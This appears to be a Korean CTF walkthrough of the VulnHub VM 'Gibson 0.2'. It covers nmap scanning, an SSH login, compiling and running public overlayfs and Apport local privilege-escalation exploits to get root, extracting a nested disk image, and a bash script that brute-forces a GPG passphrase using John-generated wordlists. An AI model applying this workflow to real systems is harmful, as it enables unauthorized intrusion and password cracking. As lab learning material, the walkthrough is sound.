

## GIBSON 0.2

<https://www.vulnhub.com/entry/gibson-02,146/>

### Hint

- SSH 는 X11 포워딩이 가능
- 루트 권한을 얻는 것으로 끝나지 않고, Flag 는 당신이 예상하는 곳에 없습니다.

### 문제 풀이

#### 1. 타겟 Victim 및 서비스 찾기

Currently scanning: 172.17.76.0/16 | Screen View: Unique Hosts

15 Captured ARP Req/Rep packets, from 6 hosts. Total size: 900




IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.1	00:50:56:c0:00:08	1	60	VMware, Inc.
192.168.10.2	00:50:56:ea:42:4d	5	300	VMware, Inc.
192.168.10.50	00:0c:29:8a:5b:b1	2	120	VMware, Inc.
192.168.10.140	00:0c:29:52:f8:7b	5	300	VMware, Inc.
192.168.10.254	00:50:56:fe:c7:73	1	60	VMware, Inc.
192.168.20.50	00:0c:29:8a:5b:b1	1	60	VMware, Inc.

```
(root@kali)-[~]  
# netdiscover
```

```
(root@kali)-[~]  
# nmap -sV -O 192.168.10.140  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-02 14:21 KST  
Nmap scan report for 192.168.10.140  
Host is up (0.00025s latency).  
Not shown: 998 closed ports  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.7  
MAC Address: 00:0C:29:52:F8:7B (VMware)  
Device type: general purpose  
Running: Linux 3.X|4.X  
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4  
OS details: Linux 3.2 - 4.9  
Network Distance: 1 hop  
Service Info: Host: gibson.example.co.uk; OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 8.38 seconds
```

웹 서버가 열려있는 것을 확인

## 2. 웹서버 접속



Margo 사용자 password 는 god 로 확인

### 3. SSH 접속

```
(root@kali)~[~]
# ssh margo@192.168.10.140
The authenticity of host '192.168.10.140 (192.168.10.140)' can't be established.
ECDSA key fingerprint is SHA256:HFJkCohFeemJfEtUbrfcJdTBrirs7dQbPWF5ienVNHU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.140' (ECDSA) to the list of known hosts.
Ubuntu 14.04.3 LTS
margo@192.168.10.140's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Wed Jun  2 06:19:14 BST 2021

System load: 0.0           Memory usage: 3%    Processes:      168
Usage of /:  82.2% of 1.85GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

margo@gibson:~$
```

```
margo@gibson:~$ hostname
gibson
margo@gibson:~$ id
uid=1002(margo) gid=1002(margo) groups=1002(margo),27(sudo)
margo@gibson:~$ pwd
/home/margo
```

```
margo@gibson:~$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.3 LTS"
NAME="Ubuntu"
VERSION="14.04.3 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.3 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
margo@gibson:~$ uname -a
Linux gibson 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:16:20 UTC 2015 x86_64
x86_64 x86_64 GNU/Linux
```

Victim 운영체제는 Ununtu 14.04 로 확인

## 4. 취약점 찾기

```
(root@kali)~# searchsploit Ubuntu 14.04 local
```

Exploit Title	Path
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation	linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation	linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution	linux/local/40937.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / C	linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'lds	linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access	linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Pr	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Pr	linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SME	linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlayfs' Local Privilege Escalation (	linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privil	linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x64) - 'AF_PACKET' Race Condi	windows_x86-64/local/47170.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escala	linux/local/43418.c
Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Lo	linux/local/47169.c
Ubuntu 14.04/15.10 - User Namespace Overlayfs Xattr SetGID Privilege Escalation	linux/local/41762.txt
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escala	linux/local/41760.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation	linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow	linux/local/44204.md

```
Shellcodes: No Results

margo@gibson:~$ find / -name "gcc" -type f 2>/dev/null
/usr/share/bash-completion/completions/gcc
margo@gibson:~$ ls -l /usr/share/bash-completion/completions/gcc
-rw-r--r-- 1 root root 1664 Apr  7  2014 /usr/share/bash-completion/completions/gcc
```

Gibson VM 내 margo 사용자는 gcc 실행 불가

```
(root@kali)~# gcc /usr/share/exploits/linux/local/39166.c -o /test/39166
/usr/share/exploits/linux/local/39166.c: In function 'main':
/usr/share/exploits/linux/local/39166.c:80:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
   80 |         if(unshare(CLONE_NEWUSER) != 0)
      |            ^~~~~~
/usr/share/exploits/linux/local/39166.c:85:17: warning: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
   85 |         clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      |         ^~~~~
      |         close

(root@kali)~# gcc /usr/share/exploits/linux/local/37292.c -o /test/37292
/usr/share/exploits/linux/local/37292.c: In function 'main':
/usr/share/exploits/linux/local/37292.c:106:12: warning: implicit declaration of function 'unshare' [-Wimplicit-function-declaration]
   106 |         if(unshare(CLONE_NEWUSER) != 0)
      |            ^~~~~~
/usr/share/exploits/linux/local/37292.c:111:17: warning: implicit declaration of function 'clone'; did you mean 'close'? [-Wimplicit-function-declaration]
   111 |         clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
      |         ^~~~~
      |         close
/usr/share/exploits/linux/local/37292.c:117:13: warning: implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
   117 |         waitpid(pid, &status, 0);
      |         ^~~~~~
/usr/share/exploits/linux/local/37292.c:127:5: warning: implicit declaration of function 'wait' [-Wimplicit-function-declaration]
   127 |         wait(NULL);
      |         ^~~~

(root@kali)~# gcc /usr/share/exploits/linux/local/37088.c -o /test/37088

(root@kali)~# ls /test
37088 37292 39166
(root@kali)~# scp /test/* margo@192.168.10.140:/home/margo/
Ubuntu 14.04.3 LTS
margo@192.168.10.140's password:
37088          100% 18KB 13.7MB/s 00:00
37292          100% 17KB 17.3MB/s 00:00
39166          100% 17KB 22.4MB/s 00:00
```

```

margo@gibson:~$ ls
37088 37292 39166
margo@gibson:~$ chmod 755 *
margo@gibson:~$ ls -l
total 60
-rwxr-xr-x 1 margo margo 17992 Jun  2 06:55 37088
-rwxr-xr-x 1 margo margo 17592 Jun  2 06:55 37292
-rwxr-xr-x 1 margo margo 17512 Jun  2 06:55 39166

margo@gibson:~$ ./37088
created /var/crash/_bin_sleep.1002.crash
crasher: my pid is 2202
apport stopped, pid = 2203
getting pid 2202
current pid = 2201..2500..5000..7500..10000..12500..15000..17500..20000..22500..25000..2
7500..30000..32500..35000..37500..40000..42500..45000..47500..50000..52500..55000..57500
..60000..62500..65000..
** child: current pid = 2202
** child: executing /bin/su
Password: sleeping 2s..

checker: mode 4532
waiting for file to be unlinked..writing to fifo
fifo written.. wait...
waiting for /etc/sudoers.d/core to appear..

checker: new mode 32768 .. done
checker: SIGCONT
checker: writing core

margo@gibson:~$

margo@gibson:~$ su: Authentication failure

margo@gibson:~$ ./37292
spawning threads
mount #1
mount #2
child threads done
exploit failed

margo@gibson:~$ ./39166
root@gibson:~# █

root@gibson:~# id
uid=0(root) gid=1002(margo) groups=0(root),27(sudo),1002(margo)
root@gibson:~# tty
/dev/pts/2

```

루트 권한 획득



## 5. 힌트 찾기

```
root@gibson:~# netstat -antup
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 192.168.122.1:53        0.0.0.0:*               LISTEN      1413/dnsmasq
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      1095/sshd
tcp        0      0 127.0.0.1:5900         0.0.0.0:*               LISTEN      1437/qemu-system-x8
tcp        0      0 192.168.10.140:22      192.168.10.50:38064    ESTABLISHED 1503/sshd: margo [p
tcp6       0      0 :::22                  :::*                   LISTEN      1095/sshd
tcp6       0      0 :::80                  :::*                   LISTEN      1260/apache2
udp        0      0 192.168.122.1:53        0.0.0.0:*               1413/dnsmasq
udp        0      0 0.0.0.0:67             0.0.0.0:*               1413/dnsmasq
udp        0      0 0.0.0.0:68             0.0.0.0:*               758/dhclient
udp        0      0 0.0.0.0:16686          0.0.0.0:*               758/dhclient
udp6       0      0 :::19756               :::*                   758/dhclient

libvirt+ 1413    1 0 06:19 ?        00:00:00 /usr/sbin/dnsmasq --conf-file=/var/lib/libvirt/dnsmasq/defau
lt.conf
root      1418    2 0 06:19 ?        00:00:00 [kauditd]
libvirt+ 1437    1 0 06:19 ?        00:00:16 /usr/bin/qemu-system-x86_64 -name ftpserv -S -machine pc-i44
0fx-trusty,accel=tcg,usb=off -m 256 -realtime mlock=off -smp 1,sockets=1,cores=1,threads=1 -uuid ebcdaa6c-b1
0a-d758-c13a-0fb296b011f1 -no-user-config -nodefaults -chardev socket,id=charmonitor,path=/var/lib/libvirt/q
emu/ftpserv.monitor,server,nowait -mon chardev=charmonitor,id=monitor,mode=control -rtc base=utc -no-shutdown
n -boot strict=on -device piix3-usb-uhci,id=usb,bus=pci.0,addr=0x1.0x2 -drive file=/var/lib/libvirt/images/f
tpserv.img,if=none,id=drive-ide0-0-0,format=raw -device ide-hd,bus=ide.0,unit=0,drive=drive-ide0-0-0,id=ide0
-0-0,bootindex=2 -drive if=none,id=drive-ide0-1-0,readonly=on,format=raw -device ide-cd,bus=ide.1,unit=0,driv
e=drive-ide0-1-0,id=ide0-1-0,bootindex=1 -netdev tap,fd=23,id=hostnet0 -device rtl8139,netdev=hostnet0,id=ne
t0,mac=52:54:00:72:e2:fb,bus=pci.0,addr=0x3 -chardev pty,id=charserial0 -device isa-serial,chardev=charseri
al0,id=serial0 -vnc 127.0.0.1:0 -device cirrus-vga,id=video0,bus=pci.0,addr=0x2 -device intel-hda,id=sound0,
bus=pci.0,addr=0x4 -device hda-duplex,id=sound0-codec0,bus=sound0.0,cad=0 -device virtio-balloon-pci,id=ball
oon0,bus=pci.0,addr=0x5
www-data 1457    1260 0 06:22 ?        00:00:00 /usr/sbin/apache2 -k start
www-data 1458    1260 0 06:22 ?        00:00:00 /usr/sbin/apache2 -k start
www-data 1459    1260 0 06:22 ?        00:00:00 /usr/sbin/apache2 -k start
root      1503    1095 0 06:27 ?        00:00:00 sshd: margo [priv]
margo     1552    1503 0 06:27 ?        00:00:00 sshd: margo@pts/2
margo     1553    1552 0 06:27 pts/2    00:00:00 -bash
root      1689    2 0 06:48 ?        00:00:00 [kworker/0:0]
root      2152    2 1 06:55 ?        00:00:11 [kworker/0:2]
root      2228    1553 0 06:59 pts/2    00:00:00 bash -p -c rm -rf /tmp/haxhax;python -c "import os;os.setres
uid(0,0,0);os.execl('/bin/bash','bash');"
```

\*\* dnsmasq : lightweight DHCP and caching DNS server

\*\* qemu-system-x86 : 운영체제 가상화 프로세스

\*\* bash -p -c rm -rf /tmp/haxhax; python -c : 의심스러운 파일 확인

```
root@gibson:~# find / -name "ftpserv*"
/sys/fs/cgroup/perf_event/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/blkio/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/net_cls/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/freezer/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/devices/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/memory/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/cpuacct/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/cpu/machine/ftpserv.libvirt-qemu
/sys/fs/cgroup/cpuset/machine/ftpserv.libvirt-qemu
/etc/libvirt/qemu/autostart/ftpserv.xml
/etc/libvirt/qemu/ftpserv.xml
/var/log/libvirt/qemu/ftpserv.log
/var/lib/libvirt/qemu/ftpserv.monitor
/var/lib/libvirt/images/ftpserv.img
/run/libvirt/qemu/ftpserv.xml
/run/libvirt/qemu/ftpserv.pid
root@gibson:~# file /var/lib/libvirt/images/ftpserv.img
/var/lib/libvirt/images/ftpserv.img: x86 boot sector

root@gibson:~# scp /var/lib/libvirt/images/ftpserv.img root@192.168.10.50:/test
The authenticity of host '192.168.10.50 (192.168.10.50)' can't be established.
ECDSA key fingerprint is f6:3d:6f:c4:6f:be:00:9b:fc:2f:45:99:96:2d:e4:92.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.50' (ECDSA) to the list of known hosts.
root@192.168.10.50's password:
ftpserv.img 100% 512MB 85.3MB/s 00:06
```

```

(root@kali)~# file /test/ftpserv.img
/test/ftpserv.img: DOS/MBR boot sector, FREE-DOS Beta 0.9 MBR; partition 1 : ID=0xe, active, start-CHS (0x0,1,1), end-CHS (0xf,15,63), startsector 63, 1048257 sectors
(root@kali)~# losetup /dev/loop0 /test/ftpserv.img -o `expr 63 \* 512`
(root@kali)~# losetup -a
/dev/loop0: [2049]:3407878 (/test/ftpserv.img), offset 32256
(root@kali)~# losetup -l
NAME                SIZE LIMIT OFFSET AUTOCLEAR RO BACK-FILE          DIO LOG-SEC
/dev/loop0           0 32256          0 0 /test/ftpserv.img  0    512

(root@kali)~# mkdir /testmount
(root@kali)~# mount /dev/loop0 /testmount

(root@kali)~# ls -al /testmount/
합계 188
drwxr-xr-x  5 root root 16384 1월  1 1970 .
drwxr-xr-x 25 root root  4096 6월  2 15:21 ..
-rwxr-xr-x  1 root root  1328 5월  5 2016 AUTOEXEC.BAT
-rwxr-xr-x  1 root root   512 5월  5 2016 BOOTSECT.BIN
-rwxr-xr-x  1 root root 66945 8월 29 2006 COMMAND.COM
drwxr-xr-x 11 root root  8192 5월  5 2016 DOS
-rwxr-xr-x  1 root root   836 5월  5 2016 FDConfig.SYS
drwxr-xr-x  2 root root  8192 5월  5 2016 GARBAGE
-rwxr-xr-x  1 root root 45344 6월 22 2011 KERNEL.SYS
drwxr-xr-x  2 root root  8192 5월  5 2016 net

(root@kali)~# ls -al /testmount/GARBAGE/
합계 880
drwxr-xr-x  2 root root  8192 5월  5 2016 .
drwxr-xr-x  5 root root 16384 1월  1 1970 ..
-rwxr-xr-x  1 root root 123141 5월  5 2016 adminspo.jpg
-rwxr-xr-x  1 root root 737280 5월 14 2016 flag.img
-rwxr-xr-x  1 root root  1601 6월 11 2002 jz_ug.ans

(root@kali)~# file /testmount/GARBAGE/flag.img
/testmount/GARBAGE/flag.img: Linux rev 1.0 ext2 filesystem data, UUID=d59bdd40-ec37-4d24-a956-80f549846121

(root@kali)~# mkdir -p /mnt/flag
(root@kali)~# mount -t ext2 /testmount/GARBAGE/flag.img /mnt/flag
(root@kali)~# ls -al /mnt/flag/
합계 70
drwxr-xr-x  4 root root  1024 5월 14 2016 .
drwxr-xr-x  3 root root  4096 6월  2 15:23 ..
drwxr-xr-x  2 root root  1024 5월  6 2016 .trash
-rwxrwxr-x  1 root root 21358 11월 16 2011 davinci
-rw-r--r--  1 root root 28030 11월 16 2011 davinci.c
-rw-r--r--  1 root root   159 5월  6 2016 hint.txt
drwx----- 2 root root 12288 5월  6 2016 lost+found

(root@kali)~# cat /mnt/flag/hint.txt
http://www.imdb.com/title/tt0117951/ and
http://www.imdb.com/title/tt0113243/ have
someone in common... Can you remember his
original nom de plume in 1988...?

```

해당 URL 에서 힌트를 찾기

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Iain Softley

Writer

Rafael Moreu

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힌트 답은 Jonny Lee Miller, 이 사람은 "Zero Cool"이라는 별칭을 사용



```

(root@kali)-[~]
# ls -al /mnt/flag/.trash/
합계 319
drwxr-xr-x 2 root root 1024 5월 6 2016 .
drwxr-xr-x 4 root root 1024 5월 14 2016 ..
-rw-r--r-- 1 root root 320130 9월 8 2015 LeithCentralStation.jpg
---x----- 1 root root 469 5월 14 2016 flag.txt.gpg
(root@kali)-[~]
# file /mnt/flag/.trash/flag.txt.gpg
/mnt/flag/.trash/flag.txt.gpg: GPG symmetrically encrypted data (CAST5 cipher)

(root@kali)-[~]
# cat << EOF > /mnt/flag/.trash/pass.txt
> zerocool
> zerokool
> zero Cool
> zero Kool
> EOF
(root@kali)-[~]
# john --rules=nt --wordlist=/mnt/flag/.trash/pass.txt --stdout > /mnt/flag/.trash/out.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
1504p 0:00:00:00 100.00% (2021-06-02 15:36) 30080p/s ZERO kOOL

(root@kali)-[~/bin]
# john --rules=L33t --wordlist=/mnt/flag/.trash/out.txt --stdout > /mnt/flag/.trash/zerocool.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
101270p 0:00:00:00 100.00% (2021-06-02 15:41) 779000p/s Z3ro k0o1

```

“ZeroCool”을 사용한 Wordlist 만들기

```

(root@kali)-[~]
# cat /root/bin/gpg_crack.sh
#!/bin/bash

# USAGE
# . gpg_crack [wordlist_file] [decrypt_file] [output_file]

if [ $# -lt 3 ] ; then
    echo "Usage : gpg_crack [wordlist_file] [decrypt_file] [output_file] "
    exit 1
fi

WORDLIST=$1
DECRYPT=$2
OUTPUT=$3

for x in $(cat $WORDLIST)
do
    clear
    echo "[*] Trying : $x"
    echo "$x" | gpg --passphrase-fd 0 \
        -q --batch --no-tty \
        --allow-multiple-messages \
        --ignore-mdc-error \
        --output $OUTPUT \
        --decrypt $DECRYPT
    if [ $? -eq 0 ] ; then
        echo "===== Decrypt Result ====="
        echo "[+] GPG passphrase is : {$x}"
        break
    else
        echo "[-] GPG passphrase not found"
    fi
done

```

wordlist 파일을 사용하여 gpg 명령어를 수행하는 gpg\_crack.sh 생성

```
[*] Trying : Z3r0K00l
gpg: WARNING: message was not integrity protected
===== Decrypt Result =====
[+] GPG passphrase is : {Z3r0K00l}
```

```
real    2m49.562s
user    2m29.013s
sys     0m32.797s
```

```
(root@kali)-[/test]
# cat flag.txt
```

Heek the Pined

Should you not be standing in a 360 degree rotating payphone when reading this flag...? B-)

Anyway, congratulations once more on rooting this VM. This time things were a bit esoteric, but I hope you enjoyed it all the same.

Shout-outs again to #vulnhub for hosting a great learning tool. A special thanks goes to g0blin and GKNSB for testing, and to g0tMilk for the offer to host the CTF once more.

--Knightmare

Flag 를 찾음